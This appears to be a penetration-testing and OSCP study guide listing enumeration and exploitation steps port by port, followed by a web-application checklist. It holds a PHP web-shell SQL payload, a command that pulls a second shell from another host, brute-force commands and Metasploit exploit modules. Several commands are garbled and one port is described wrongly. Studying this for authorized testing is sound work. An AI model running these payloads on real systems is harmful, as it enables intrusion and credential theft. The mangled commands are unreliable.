
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
Introduction

For everyone new to Information Security, or if you have little job experience in penetration testing, please read:

A lot of people ask "What certifications should I get?", and "How do I get into Information Security?". You will get a variety of answers to these questions based on who you talk to. The reason for this is because everyone's path is different. What I would recommend:

- Set little goals that you can keep track of and are attainable in a brief period. Example: Get Sec+ certification in 6 months
- Get involved in the community
 - o (ISC)2, local DEFCON groups, OWASP, ISSA, anything and everything
- Learn networking and operating systems.
 - Networking especially
- Start creating a blog, and GitHub
 - Write a blog about things you are learning, stuff you are struggling with, and anything else relating to infosec. Doesn't matter if it's the basics.
 - Keep a GitHub with your notes, scripts, whatever. This shows you know how to do things even if you don't have the work experience.
- Ask questions and ask people to explain. Don't pretend to know what they are talking about if you are in a conversation. The only dumb questions are ones that aren't asked.

There are plenty of free resources to learn things, and networking will get you the rest of the way.



PORTS, SERVICES, AND ENUMERATION

General OSCP/CTF Tips

Restart the box before doing any kind of scans or exploits.

For every open port TCP/UDP

http://packetlife.net/media/library/23/common ports.pdf

- Find service and version
- Find known service bugs
- Find configuration issues
- Run nmap port scan / banner grabbing

GoogleFoo

- Every error message
- Every URL path
- Every parameter to find versions/apps/bugs
- Every version exploit db
- Every version vulnerability

If app has auth

- User enumeration
- Password bruteforce
- Default credentials google search

If everything fails try the following in order (Warning: will take a long time):

```
nmap -vv -A -Pn --version-all --script discovery,version,vuln -p- IP nmap -v -A -p80,8000,8080,8888 -sV x.x.x.x/24 -oG- | nikto -host-nmap -v -A -Pn -sC -sV -sU -sX -p- IP nmap -v -A -sC -sV -script= exploit IP vanguish
```

Individual Host Scanning Service Scanning WebApp

- Nikto
- dirb
- dirbuster
- wpscan
- dotdotpwn/LFI suite
- view source
- davtest/cadeavar
- droopscan
- joomscan
- LFI\RFI test

Linux\Windows

- snmpwalk -c public -v1 \$ip 1
- smbclient -L //\$ip
- smbmap -H \$ip
- rpcinfo
- Enum4linux

Anything Else

- nmap scripts
- hydra
- MSF Aux Modules
- Download software....uh'oh you're at this stage

Exploitation

- Gather version numbers
- Searchsploit
- Default Creds
- Creds previously gathered
- Download the software

Post Exploitation

Linux

- linux-local-enum.sh
- linuxprivchecker.py
- linux-exploit-suggestor.sh
- unix-privesc-check.py

Windows

- wpc.exe
- windows-exploit-suggestor.py
- windows_privesc_check.py
- windows-privesc-check2.exe

Priv Escalation

- access internal services (portfwd)
- add account

Windows

List of exploits

Linux

- sudo su
- KernelDB
- Searchsploit

Final

- Screenshot of IPConfig/WhoamI
- Copy proof.txt
- Dump hashes
- Dump SSH Keys
- Delete files
- Reset Machine

Port 21 - FTP

Connect to the ftp-server to enumerate software and version

- ftp 192.168.1.101
- nc 192.168.1.101 21
- Many ftp-servers allow anonymous users. These might be misconfigured and give too much access, and it might also be necessary for certain exploits to work. So always try to log in with anonymous:anonymous.
- Remember the binary and ascii mode!
- If you upload a binary file you have to put the ftp-server in binary mode, otherwise the file will become corrupted and you will not be able to use it! The same for text-files. Use ascii mode for them! You just write binary and ascii to switch mode.

Port 22 - SSH

- SSH is such an old and fundamental technology so most modern version are quite hardened. You can find out the version of the SSH either but scanning it with nmap or by connecting with it using nc.
- nc 192.168.1.10 22
- It returnes something like this: SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu1
- This banner is defined in RFC4253, in chapter 4.2 Protocol Version Exchange. http://www.openssh.com/txt/rfc4253.txt The protocolversion string should be defined like this: SSH-protoversionsoftwareversion SP comments CR LF Where comments is optional. And SP means space, and CR (carriege return) and LF (Line feed) So basically the comments should be separated by a space.

Port 23 - Telnet

- Telnet is considered insecure mainly because it does not encrypt its traffic. Also a quick search in exploit-db will show that there are various RCE-vulnerabilities on different versions. Might be worth checking out.
- Brute force it

- You can also brute force it like this:
- hydra -l root -P /root/SecLists/Passwords/10_million_password_list_top_100.txt 192.168.1.101 telnet

Port 25 - SMTP

- SMTP is a server to server service. The user receives or sends emails using IMAP or POP3. Those messages are then routed to the SMTP-server which communicates the email to another server. The SMTP-server has a database with all emails that can receive or send emails. We can use SMTP to query that database for possible email-addresses. Notice that we cannot retrieve any emails from SMTP. We can only send emails.
- Here are the possible commands
- HELO -

EHLO - Extended SMTP.

STARTTLS - SMTP communicted over unencrypted protocol. By starting TLS-session we encrypt the traffic.

RCPT - Address of the recipient.

DATA - Starts the transfer of the message contents.

RSET - Used to abort the current email transaction.

MAIL - Specifies the email address of the sender.

QUIT - Closes the connection.

HELP - Asks for the help screen.

AUTH - Used to authenticate the client to the server.

VRFY - Asks the server to verify is the email user's mailbox exists.

Manually

- We can use this service to find out which usernames are in the database. This can be done in the following way.
- nc 192.168.1.103 25
- 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
 VRFY root
 252 2.0.0 root

VRFY roooooot

550 5.1.1 <roooooot>: Recipient address rejected: User unknown in local recipient table

- Here we have managed to identify the user root. But roooooot was rejected.
- VRFY, EXPN and RCPT can be used to identify users.
- Telnet is a bit more friendly some times. So always use that too
- telnet 10.11.1.229 25

Automatized

This process can of course be automatized

Check for commands

nmap -script smtp-commands.nse 192.168.1.101

smtp-user-enum

- The command will look like this. -M for mode. -U for userlist. -t for target
- smtp-user-enum -M VRFY -U /root/sectools/SecLists/Usernames/Names/names.txt -t 192.168.1.103
- Mode VRFY

Worker Processes 5

Usernames file

/root/sectools/SecLists/Usernames/Names/names.txt

Target count 1

Username count 8607

Target TCP port 25

Query timeout 5 secs

Target domain

######## Scan started at Sun Jun 19 11:04:59 2016 #########

192.168.1.103: Bin exists

192.168.1.103: Irc exists

192.168.1.103: Mail exists

192.168.1.103: Man exists

192.168.1.103: Sys exists

####### Scan completed at Sun Jun 19 11:06:51 2016 ######## 5 results.

8607 queries in 112 seconds (76.8 queries / sec)

Metasploit

- I can also be done using metasploit
- msf > use auxiliary/scanner/smtp/smtp_enum msf auxiliary(smtp_enum) > show options
- Module options (auxiliary/scanner/smtp/smtp_enum):
 - **Current Setting** Required Name Description RHOSTS The target yes address range or CIDR identifier RPORT 25 The target yes port THREADS 1 The number yes of concurrent threads UNIXONLY true Skip yes Microsoft bannered servers when testing unix users USER FILE /usr/share/metasploitframework/data/wordlists/unix users.txt yes The file that contains a list of probable users accounts.
- Here are the documentations for SMTP https://cr.yp.to/smtp/vrfy.html
- http://null-byte.wonderhowto.com/how-to/hack-like-pro-extractemail-addresses-from-smtp-server-0160814/
- http://www.dummies.com/how-to/content/smtp-hacks-and-how-to-guard-against-them.html
- http://pentestmonkey.net/tools/user-enumeration/smtp-user-enum
- https://pentestlab.wordpress.com/2012/11/20/smtp-userenumeration/

This is a ftp-server but it is using UDP.

Port 80 - HTTP

- Info about web-vulnerabilities can be found in the next chapter HTTP
 Web Vulnerabilities.
- We usually just think of vulnerabilities on the http-interface, the web page, when we think of port 80. But with httaccess we are able to password protect certain directories. If that is the case we can brute force that the following way.
- Password protect directory with htaccess
- Step 1
- Create a directory that you want to password-protect. Create .htaccess tile inside that directory. Content of .htaccess:
- AuthType Basic
 AuthName "Password Protected Area"
 AuthUserFile /var/www/html/test/.htpasswd
 Require valid-user
- Create .htpasswd file
- htpasswd -cb .htpasswd test admin service apache2 restart
- This will now create a file called .htpasswd with the user: test and the password: admin
- If the directory does not display a login-prompt, you might have to change the apache2.conf file. To this:
- <Directory /var/www/html/test>
 AllowOverride AuthConfig
 </Directory>
- Brute force it
- Now that we know how this works we can try to brute force it with medusa.
- medusa -h 192.168.1.101 -u admin -P wordlist.txt -M http -m DIR:/test -T 10
- Cold Fusion

- If you have found a cold fusion you are almost certainly struck gold.http://www.slideshare.net/chrisgates/coldfusion-for-penetration-testers
- Determine version
- example.com/CFIDE/adminapi/base.cfc?wsdl It will say something like:
- <!--WSDL created by ColdFusion version 8,0,0,176276-->
- Version 8
- FCKEDITOR
- This works for version 8.0.1. So make sure to check the exact version.
- use exploit/windows/http/coldfusion fckeditor
- LFI
- This will output the hash of the password.
- You can pass the hash.
- http://www.slideshare.net/chrisgates/coldfusion-for-penetrationtesters
- http://www.gnucitizen.org/blog/coldfusion-directory-traversal-faqcve-2010-2861/
- neo-security.xml and password.properties
- Drupal
- Elastix
- Full of vulnerabilities. The old versions at least.
- http://example.com/vtigercrm/ default login is admin:admin
- You might be able to upload shell in profile-photo.

- Joomla
- Phpmyadmin
- Default credentials
- root <blank>
 pma <blank>
- If you find a phpMyAdmin part of a site that does not have any authentication, or you have managed to bypass the authetication you can use it to upload a shell.
- You go to:
- http://192.168.1.101/phpmyadmin/
- Then click on SQL.
- Run SQL query/queries on server "localhost":
- From here we can just run a sql-query that creates a php script that works as a shell
- So we add the following query:
- SELECT "<?php system(\$_GET['cmd']); ?>" into outfile "C:\\xampp\\htdocs\\shell.php"
- # For linux
 SELECT "<?php system(\$_GET['cmd']); ?>" into outfile
 "/var/www/html/shell.php"
- The query is pretty self-explanatory. Now you just visit 192.168.1.101/shell.php?cmd=ipconfig and you have a working web-shell. We can of course just write a superlong query with a better shell. But sometimes it is easier to just upload a simple webshell, and from there download a better shell.

Download a better shell

- On linux-machines we can use wget to download a more powerful shell.
- ?cmd=wget%20192.168.1.102/shell.php

On windows-machines we can use tftp.

Webday

- Okay so webdav is old as hell, and not used very often. It is pretty much like ftp. But you go through http to access it. So if you have webdav installed on a xamp-server you can access it like this:
- cadaver 192.168.1.101/webdav
- Then sign in with username and password. The default username and passwords on xamp are:
- Username: wamppPassword: xampp
- Then use put and get to upload and download. With this you can of course upload a shell that gives you better access.
- If you are looking for live examples just google this:
- inurl:webday site:com
- Test if it is possible to upload and execute files with webday.
- davtest -url http://192.168.1.101 -directory demo_dir -rand aaaa_upfilePOC
- If you managed to gain access but is unable to execute code there is a workaround for that! So if webdav has prohibited the user to upload .asp code, and pl and whatever, we can do this:
- upload a file called shell443.txt, which of course is you .asp shell. And then you rename it to shell443.asp;.jpg. Now you visit the page in the browser and the asp code will run and return your shell.

References

 http://secureyes.net/nw/assets/Bypassing-IIS-6-Access-Restrictions.pdf

Webmin

- Webmin is a webgui to interact with the machine.
- The password to enter is the same as the passsword for the root user, and other users if they have that right. There are several vulnerabilities for it. It is run on port 10000.

Wordpress

- sudo wpscan -u http://cybear32c.lab
- If you hit a 403. That is, the request if forbidden for some reason.
 Read more ere: https://en.wikipedia.org/wiki/HTTP 403
- It could mean that the server is suspicious because you don't have a proper user-agent in your request, in wpscan you can solve this by inserting --random-agent. You can of course also define a specific agent if you want that. But random-agent is pretty convenient.
- sudo wpscan -u http://cybear32c.lab/ --random-agent
- Whatweb Whatweb identifies websites and provides insight into the respective web technologies utilized within the target website.
- Example Syntax:
- whatweb [IP]:[PORT] --color=never --log-brief="[OUTPUT].txt"
- CeWL CeWL creates customer wordlists based on a specific URL by crawling the web page and picking relevant words. This can be utilized to assist in bruteforcing web page logins.
- Example Syntax:
- If http:
- http://[IP]:[PORT]/ -m 6, "http,https,ssl,soap,http-proxy,http-alt"
- If https:
- https://[IP]:[PORT]/ -m 6, "http,https,ssl,soap,http-proxy,http-alt"
- wafw00f Wafw00f identifies if a particular web address is behind a web application firewall.

- Example Syntax:
- If http:
- wafw00f http://[IP]:[PORT], "http,https,ssl,soap,http-proxy,http-alt"
- If https:
- wafw00f https://[IP]:[PORT], "http,https,ssl,soap,http-proxy,http-alt"
- w3m w3m can be utilized to quickly grab the robots.txt from a website.
- Example Syntax:
- w3m -dump [IP]/robots.txt
- Gobuster Gobuster is a directory/file busting tool for websites written in Golang. This tool can be run multiple ways, but two main busting strategies are almost always used:
 - Utilize a wordlist of common files/directories.
 - Utilize a wordlist of common cgis.
- Common Directory Busting Example Syntax:
- If http:
- gobuster -w /usr/share/wordlists/SecLists/Discovery/Web_Content/common.txt u http://[IP]:[PORT] -s "200,204,301,307,403,500"
 - Dirb Dir Bruteforce:
 - o dirb http://IP:PORT /usr/share/dirb/wordlists/common.txt
 - Nikto web server scanner
- nikto -C all -h http://IP
- WordPress Scanner
- git clone https://github.com/wpscanteam/wpscan.git && cd wpscan
 ./wpscan –url http://IP/ –enumerate p
- HTTP Fingerprinting
- wget http://www.net-square.com/ assets/httprint linux 301.zip && unzip httprint linux 301.zip
- cd httprint_301/linux/
- ./httprint -h http://IP -s signatures.txt

- SKIP Fish Scanner
 - skipfish -m 5 -LY -S
 /usr/share/skipfish/dictionaries/complete.wl -o ./skipfish2 -u
 http://IP

Port 88 - Kerberos

- Kerberos is a protocol that is used for network authentication. Different versions are used by *nix and Windows. But if you see a machine with port 88 open you can be fairly certain that it is a Windows Domain Controller.
- If you already have a login to a user of that domain you might be able to escalate that privilege.
- Check out: MS14-068

Port 110 - Pop3

- This service is used for fetching emails on a email server. So the server that has this port open is probably an email-server, and other clients on the network (or outside) access this server to fetch their emails.
- telnet 192.168.1.105 110
 USER pelle@192.168.1.105
 PASS admin
- # List all emails list
- # Retrive email number 5, for example retr 5
- # POP3 Enumeration
- ## Reading other peoples mail
- You may find usernames and passwords for email accounts, so here is how to check the mail using Telnet
- "``ShellSession

- root@kali:~# telnet \$ip 110
- +OK beta POP3 server (JAMES POP3 Server 2.3.2) ready
- USER billydean
- +OK
- PASS password
- +OK Welcome billydean

list

- +OK 2 1807
- **1** 786
- **2** 1021

retr 1

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- +OK Message follows
- From: jamesbrown@motown.com
- Dear Billy Dean,

- Here is your login for remote desktop ... try not to forget it this time!
- username: billydean
- password: PA\$\$W0RD!Z

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Port 111 - Rpcbind

- RFC: 1833
- Rpcbind can help us look for NFS-shares. So look out for nfs. Obtain list of services running with RPC:
- rpcbind -p 192.168.1.101

Port 119 - NNTP

- Network time protocol. It is used synchronize time. If a machine is running this server it might work as a server for synchronizing time. So other machines query this machine for the exact time.
- An attacker could use this to change the time. Which might cause denial of service and all around havoc.

Port 135 - MSRPC

- This is the windows rpcport. https://en.wikipedia.org/wiki/Microsoft RPC
- Enumerate
- nmap 192.168.0.101 --script=msrpc-enum
- msf > use exploit/windows/dcerpc/ms03 026 dcom

Port 139 and 445- SMB/Samba shares

Samba is a service that enables the user to share files with other machines. It has interoperatibility, which means that it can share stuff between linux and windows systems. A windows user will just see an icon for a folder that contains some files. Even though the folder and files really exists on a linux-server.

Connecting

- For linux-users you can log in to the smb-share using smbclient, like this:
- smbclient -L 192.168.1.102 smbclient //192.168.1.106/tmp smbclient \\\192.168.1.105\\ipc\$ -U john smbclient //192.168.1.105/ipc\$ -U john
- If you don't provide any password, just click enter, the server might show you the different shares and version of the server. This can be useful information for looking for exploits. There are tons of exploits for smb.
- So smb, for a linux-user, is pretty much like and ftp or a nfs.
- Here is a good guide for how to configure samba: <a href="https://help.ubuntu.com/community/How%20to%20Create%20a%20Network%20Share%20Via%20Samba%20Via%20CLI%20(Command-line%20interface/Linux%20Terminal)%20-%20Uncomplicated,%20Simple%20and%20Brief%20Way!</p>

mount -t cifs -o user=USERNAME,sec=ntlm,dir_mode=0077 "//10.10.10/My Share" /mnt/cifs

Connect with PSExec

- If you have credentials you can use psexec you easily log in. You can either use the standalone binary or the metasploit module.
- use exploit/windows/smb/psexec

Scanning with nmap

- Scanning for smb with Nmap
- nmap -p 139,445 192.168.1.1/24
- There are several NSE scripts that can be useful, for example:
- Is -I /usr/share/nmap/scripts/smb*
- nmap -p 139,445 192.168.1.1/24 --script smb-enum-shares.nse smbos-discovery.nse

Nbtscan

- nbtscan -r 192.168.1.1/24
- It can be a bit buggy sometimes so run it several times to make sure it found all users.

Enum4linux

- Enum4linux can be used to enumerate windows and linux machines with smb-shares.
- The do all option:
- enum4linux -a 192.168.1.120
- For info about it ere: https://labs.portcullis.co.uk/tools/enum4linux/

Rpcclient

- You can also use rpcclient to enumerate the share.
- Connect with a null-session. That is, without a user. This only works for older windows servers.
- rpcclient -U "" 192.168.1.101
- Once connected you could enter commands like
- srvinfo enumdomusers

getdompwinfo querydominfo netshareenum netshareenumall

- Manual Browsing SMB Shares should be enumerated manually whenever possible.
- Example Syntax:
- smbclient -L INSERTIPADDRESS
- smbclient //INSERTIPADDRESS/tmp
- smbclient \\INSERTIPADDRESS\ipc\$ -U john
- smbclient //INSERTIPADDRESS/ipc\$ -U john
- smbclient //INSERTIPADDRESS/admin\$ -U john
- winexe -U username //INSERTIPADDRESS "cmd.exe" --system

Port 143/993 - IMAP

- IMAP lets you access email stored on that server. So imagine that you are on a network at work, the emails you recieve is not stored on your computer but on a specific mail-server. So every time you look in your inbox your email-client (like outlook) fetches the emails from the mail-server using imap.
- IMAP is a lot like pop3. But with IMAP you can access your email from various devices. With pop3 you can only access them from one device.
- Port 993 is the secure port for IMAP.

Port 161 and 162 - SNMP

- Simple Network Management Protocol
- SNMP protocols 1,2 and 2c does not encrypt its traffic. So it can be intercepted to steal credentials.
- SNMP is used to manage devices on a network. It has some funny terminology. For example, instead of using the word password the word community is used instead. But it is kind of the same thing. A common community-string/password is public.

- You can have read-only access to the snmp.Often just with the community string public.
- Common community strings
- public private community
- Here is a longer list of common community strings: https://github.com/danielmiessler/SecLists/blob/master/Miscellaneous/wordlist-common-snmp-community-strings.txt

MIB - Management information base

SNMP stores all teh data in the Management Information Base. The MIB is a database that is organized as a tree. Different branches contains different information. So one branch can be username information, and another can be processes running. The "leaf" or the endpoint is the actual data. If you have read-access to the database you can read through each endpoint in the tree. This can be used with snmpwalk. It walks through the whole database tree and outputs the content.

Snmpwalk

- snmpwalk -c public -v1 192.168.1.101 #community string and which version
- This command will output a lot of information. Way to much, and most of it will not be relevant to us and much we won't understand really. So it is better to request the info that you are interested in. Here are the locations of the stuff that we are interested in:
- 1.3.6.1.2.1.25.1.6.0 System Processes
 - 1.3.6.1.2.1.25.4.2.1.2 Running Programs
 - 1.3.6.1.2.1.25.4.2.1.4 Processes Path
 - 1.3.6.1.2.1.25.2.3.1.4 Storage Units
 - 1.3.6.1.2.1.25.6.3.1.2 Software Name
 - 1.3.6.1.4.1.77.1.2.25 User Accounts
 - 1.3.6.1.2.1.6.13.1.3 TCP Local Ports
- Now we can use this to query the data we really want.

- Snmpenum
- snmp-check
- This is a bit easier to use and with a lot prettier output.
- snmp-check -t 192.168.1.101 -c public
- Scan for open ports Nmap
- Since SNMP is using UDP we have to use the -sU flag.
- nmap -iL ips.txt -p 161,162 -sU --open -vvv -oG snmp-nmap.txt
- Onesixtyone
- With onesixtyone you can test for open ports but also brute force community strings. I have had more success using onesixtyone than using nmap. So better use both.
- Metasploit
- There are a few snmp modules in metasploit that you can use.
 snmp enum can show you usernames, services, and other stuff.
- https://www.offensive-security.com/metasploit-unleashed/snmp-scan/

Port 199 - Smux

Port 389/636 - Ldap

- Lightweight Directory Access Protocol. This port is usually used for Directories. Directory her means more like a telephone-directory rather than a folder. Ldap directory can be understood a bit like the windows registry. A database-tree. Ldap is sometimes used to store usersinformation. Ldap is used more often in corporate structure. Webapplications can use ldap for authentication. If that is the case it is possible to perform Idap-injections which are similar to sqlinjections.
- You can sometimes access the Idap using a anonymous login, or with other words no session. This can be useful becasue you might find some valuable data, about users.
- Idapsearch -h 192.168.1.101 -p 389 -x -b "dc=mywebsite,dc=com"

- When a client connects to the Ldap directory it can use it to query data, or add or remove.
- Port 636 is used for SSL.
- There are also metasploit modules for Windows 2000 SP4 and Windows Xp SP0/SP1

Port 443 - HTTPS

 Okay this is only here as a reminder to always check for SSLvulnerabilities such as heartbleed. For more on how to exploit webapplications check out the chapter on client-side vulnerabilities.

Heartbleed

- OpenSSL 1.0.1 through 1.0.1f (inclusive) are vulnerable OpenSSL 1.0.1g is NOT vulnerable OpenSSL 1.0.0 branch is NOT vulnerable OpenSSL 0.9.8 branch is NOT vulnerable
- First we need to investigate if the https-page is vulnerable to heartbleed
- We can do that the following way.
- sudo sslscan 192.168.101.1:443
- or using a nmap script
- nmap -sV --script=ssl-heartbleed 192.168.101.8
- You can exploit the vulnerability in many different ways. There is a module for it in burp suite, and metasploit also has a module for it.
- use auxiliary/scanner/ssl/openssl_heartbleed set RHOSTS 192.168.101.8 set verbose true run
- Now you have a flow of random data, some of it might be of interest to you.
- CRIME
- Breach
- Certificate
- Read the certificate.
 - O Does it include names that might be useful?
 - Correct vhost

SSLStrip

- SSLStrip is a python script which, when run in conjunction with an ARP attack, abuses a technique used by many website hosts where, when someone types in a URL it uses a 302 redirect or uses an SSL element embedded on the page to move the user to HTTPS. SSLStrip will strip the HTTP out of 302 requests and pages served through HTTP.
- From < http://hackingandsecurity.blogspot.com/2018/09/oscp-hacking-techniques-kali-linux.html

Port 554 - RTSP

 RTSP (Real Time Streaming Protocol) is a stateful protocol built on top of tcp usually used for streaming images. Many commercial IPcameras are running on this port. They often have a GUI interface, so look out for that.

Port 587 - Submission

- Outgoing smtp-port
- If Postfix is run on it it could be vunerable to shellshock https://www.exploit-db.com/exploits/34896/

Port 631 - Cups

- Common UNIX Printing System has become the standard for sharing printers on a linux-network. You will often see port 631 open in your priv-esc enumeration when you run netstat. You can log in to it here: http://localhost:631/admin
- You authenticate with the OS-users.

- Find version. Test cups-config --version. If this does not work surf to http://localhost:631/printers and see the CUPS version in the title bar of your browser.
- There are vulnerabilities for it so check your searchsploit.

Port 993 - Imap Encrypted

■ The default port for the Imap-protocol.

Port 995 - POP3 Encrypten

- Port 995 is the default port for the Post Office Protocol. The protocol is used for clients to connect to the server and download their emails locally. You usually see this port open on mx-servers. Servers that are meant to send and recieve email.
- Related ports: 110 is the POP3 non-encrypted.
- **25, 465**

Port 1025 - NFS or IIS

I have seen them open on windows machine. But nothing has been listening on it.

Port 1030/1032/1033/1038

I think these are used by the RPC within Windows Domains. I have found no use for them so far. But they might indicate that the target is part of a Windows domain. Not sure though.

Port 1433 - MsSQL

- Default port for Microsoft SQL .
- sqsh -S 192.168.1.101 -U sa
- Execute commands

- # To execute the date command to the following after logging in xp_cmdshell 'date'
 go
- Many o the scanning modules in metasploit requires authentication.
 But some do not.
- use auxiliary/scanner/mssql/mssql ping
- Brute force.
- scanner/mssql/mssql login
- If you have credencials look in metasploit for other modules.

Port 1521 - Oracle database

- Enumeration
- tnscmd10g version -h 192.168.1.101
 tnscmd10g status -h 192.168.1.101
- Bruteforce the ISD
- auxiliary/scanner/oracle/sid_brute
- Connect to the database with sqlplus
- References:
- http://www.red-database-security.com/wp/itu2007.pdf
- Ports 1748, 1754, 1808, 1809 Oracle
- These are also ports used by oracle on windows. They run Oracles Intelligent Agent.

Port 2049 - NFS

- Network file system This is a service used so that people can access certain parts of a remote filesystem. If this is badly configured it could mean that you grant excessive access to users.
- If the service is on its default port you can run this command to see what the filesystem is sharing
- showmount -e 192.168.1.109

- Then you can mount the filesystem to your machine using the following command
- mount 192.168.1.109://tmp/NFS
 mount -t 192.168.1.109://tmp/NFS
- Now we can go to /tmp/NFS and check out /etc/passwd, and add and remove files.
- This can be used to escalate privileges if it is not correct configured.
 Check chapter on Linux Privilege Escalation.

Port 2100 - Oracle XML DB

- There are some exploits for this, so check it out. You can use the default Oracle users to access to it. You can use the normal ftp protocol to access it.
- Can be accessed through ftp. Some default passwords here: https://docs.oracle.com/cd/B10501_01/win.920/a95490/userna me.htm Name: Version:
- Default logins: sys:sys scott:tiger

Port 3268 - globalcatLdap

Port 3306 - MySQL

- Always test the following:
- Username: root
- Password: root
- mysql --host=192.168.1.101 -u root -p mysql -h <Hostname> -u root mysql -h <Hostname> -u root@localhost mysql -h <Hostname> -u ""@localhost
- telnet 192.168.0.101 3306
- You will most likely see this a lot:
- ERROR 1130 (HY000): Host '192.168.0.101' is not allowed to connect to this MySQL server

This occurs because mysql is configured so that the root user is only allowed to log in from 127.0.0.1. This is a reasonable security measure put up to protect the database.

Configuration files

- cat /etc/my.cnf
- http://www.cyberciti.biz/tips/how-do-i-enable-remote-access-tomysql-database-server.html
- Mysql-commands cheat sheet
- http://cse.unl.edu/~sscott/ShowFiles/SQL/CheatSheet/SQLCheatShee
 t.html
- Uploading a shell
- You can also use mysql to upload a shell
- Escalating privileges
- If mysql is started as root you might have a chance to use it as a way to escalate your privileges.
- MYSQL UDF INJECTION:
- https://infamoussyn.com/2014/07/11/gaining-a-root-shell-usingmysql-user-defined-functions-and-setuid-binaries/
- Finding passwords to mysql
- You might gain access to a shell by uploading a reverse-shell. And then you need to escalate your privilege. One way to do that is to look into the databse and see what users and passwords that are available. Maybe someone is resuing a password?
- So the first step is to find the login-credencials for the database. Those are usually found in some configuration-file oon the webserver. For example, in joomla they are found in:
- /var/www/html/configuration.php
- In that file you find the
- <?php
 class JConfig {</pre>

```
var $mailfrom = 'admin@rainng.com';
var $fromname = 'testuser';
var $sendmail = '/usr/sbin/sendmail';
var $password = 'myPassowrd1234';
var $sitename = 'test';
var $MetaDesc = 'Joomla! - the dynamic portal engine and content
management system';
var $MetaKeys = 'joomla, Joomla';
var $offline_message = 'This site is down for maintenance. Please
check back again soon.';
}
```

Port 3339 - Oracle web interface

- msfcli auxiliary/scanner/oracle/tnslsnr_version rhosts=[IP] E
- oracle-sid Metasploit can be utilized to enumerate the Oracle DB SID.
- Example Syntax:
- msfcli auxiliary/scanner/oracle/sid_enum rhosts=[IP] E
- oracle- Hydra can be used to check for default Oracle DB credentials.

Port 3389 - Remote Desktop Protocol

- This is a proprietary protocol developed by windows to allow remote desktop.
- Log in like this
- rdesktop -u guest -p guest 10.11.1.5 -g 94%
- Brute force like this
- ncrack -vv --user Administrator -P /root/passwords.txt rdp://192.168.1.101
- Ms12-020

 This is categorized by microsoft as a RCE vulnerability. But there is no POC for it online. You can only DOS a machine using this exploit.

Port 4445 - Upnotifyp

I have not found anything here. Try connecting with netcat and visiting in browser.

Port 4555 - RSIP

- I have seen this port being used by Apache James Remote Configuration.
- There is an exploit for version 2.3.2
- https://www.exploit-db.com/docs/40123.pdf

Port 47001 - Windows Remote Management Service

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Port 5357 - WSDAPI

Port 5722 - DFSR

- The Distributed File System Replication (DFSR) service is a state-based, multi-master file replication engine that automatically copies updates to files and folders between computers that are participating in a common replication group. DFSR was added in Windows Server 2003 R2.
- I am not sure how what can be done with this port. But if it is open it is a sign that the machine in question might be a Domain Controller.

Port 5900 - VNC

 VNC is used to get a screen for a remote host. But some of them have some exploits.

- You can use vncviewer to connect to a vnc-service. Vncviewer comes built-in in Kali.
- It defaults to port 5900. You do not have to set a username. VNC is run as a specific user, so when you use VNC it assumes that user. Also note that the password is not the user password on the machine. If you have dumped and cracked the user password on a machine does not mean you can use them to log in. To find the VNC password you can use the metasploit/meterpreter post exploit module that dumps VNC passwords
- background use post/windows/gather/credentials/vnc set session X exploit
- vncviewer 192.168.1.109
- Ctr-alt-del
- If you are unable to input ctr-alt-del (kali might interpret it as input for kali).
- Try shift-ctr-alt-del
- Metasploit scanner
- You can scan VNC for logins, with bruteforce.
- Login scan
- use auxiliary/scanner/vnc/vnc_login set rhosts 192.168.1.109 run
- Scan for no-auth
- use auxiliary/scanner/vnc/vnc_none_auth set rhosts 192.168.1.109run

- Since this port is used by many different services. They are divided like this.
- Tomcat
- Tomcat suffers from default passwords. There is even a module in metasploit that enumerates common tomcat passwords. And another module for exploiting it and giving you a shell.

Port 9389 -

 Active Directory Administrative Center is installed by default on Windows Server 2008 R2 and is available on Windows 7 when you install the Remote Server Administration Tools (RSAT).

WEB APPLICATION CHECKLIST

Information Gathering

	Manually explore the site
	Spider/crawl for missed or hidden content
	Check for files that expose content, such as robots.txt, sitemap.xml .DS Store
	Check the caches of major search engines for publicly accessible sites
	Check for differences in content based on User Agent (eg, Mobile
_	sites, access as a Search engine Crawler)
	Perform Web Application Fingerprinting
	Identify technologies used
	Identify user roles
	Identify application entry points
	Identify client-side code
	Identify multiple versions/channels (e.g. web, mobile web, mobile
	app, web services)
	Identify co-hosted and related applications
	Identify all hostnames and ports
	Identify third-party hosted content
Configuration Management	
	Check for commonly used application and administrative URLs
	Check for old, backup and unreferenced files
	Check HTTP methods supported and Cross Site Tracing (XST)
